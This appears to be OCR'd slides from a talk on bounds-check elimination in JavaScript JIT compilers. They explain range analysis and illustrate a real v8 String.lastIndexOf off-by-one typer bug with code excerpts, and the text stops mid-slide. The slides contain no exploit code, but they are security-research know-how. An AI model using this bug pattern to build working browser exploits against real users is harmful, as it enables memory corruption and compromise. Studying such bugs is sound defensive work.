
```
var buf = new Uint8Array(0x1000);
function foo(i) {
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```

Bounds-Checks

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```



Bounds-Check Elimination

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    i = i & 0xfff;
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```

Bounds-Check Elimination

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    i = i & 0xfff;
    return buf[i];
}


for (var i = 0; i < 1000; i++)
    foo(i);
```

- Goal: identify and remove unnecessary bounds checks
- Idea: perform *range analysis* on integer values to determine the range of possible values for indices and array lengths
  - If we can prove that an index will always be in bounds we can remove the bounds check

Bounds-Check Elimination

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    i = i & 0xfff;
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```




Bounds-Check Elimination

Index will always be in bounds

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    i = i & 0xfff;
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```



Can be eliminated during lowering

Bounds-Check Elimination Bugs

Bug: discrepancy between value range as computed by the compiler and actual value range

- Due to integer related issues (signedness, overflows, ...)
- Due to incorrect "emulation" of the IL when computing integer ranges

Example: `String.lastIndexOf` off-by-one bug in v8 discovered by Stephen Röttger (@_tsuro): https://bugs.chromium.org/p/chromium/issues/detail?id=762874

Bounds-Check Elimination Bugs

```
Type* Typer::Visitor::JSCallTyper(Type* fun) {
    ...;
    switch (function->builtin_function_id()) {
      ...;
      case kStringIndexOf:
      case kStringLastIndexOf:
        return Range(-1.0, String::kMaxLength - 1.0);
      ...;
```

Syntax

```
str.lastIndexOf(searchValue[, fromIndex])
```

Bounds-Check Elimination Bugs

```
let s = "abcd";
s.lastIndexOf("");
// 4
```

```
Type* Typer::Visitor::JSCallTyper(Type* fun) {
    ...;
    switch (function->builtin_function_id()) {
      ...;
      case kStringIndexOf:
      case kStringLastIndexOf:
        return Range(-1.0, String::kMaxLength - 1.0);
      ...;
```

Return value

The index of the first occurrence of `searchValue`, or **-1** if not found.

An empty string `searchValue` will match at any index between `0` and `str.length`

Bounds-Check Elimination Bugs

```
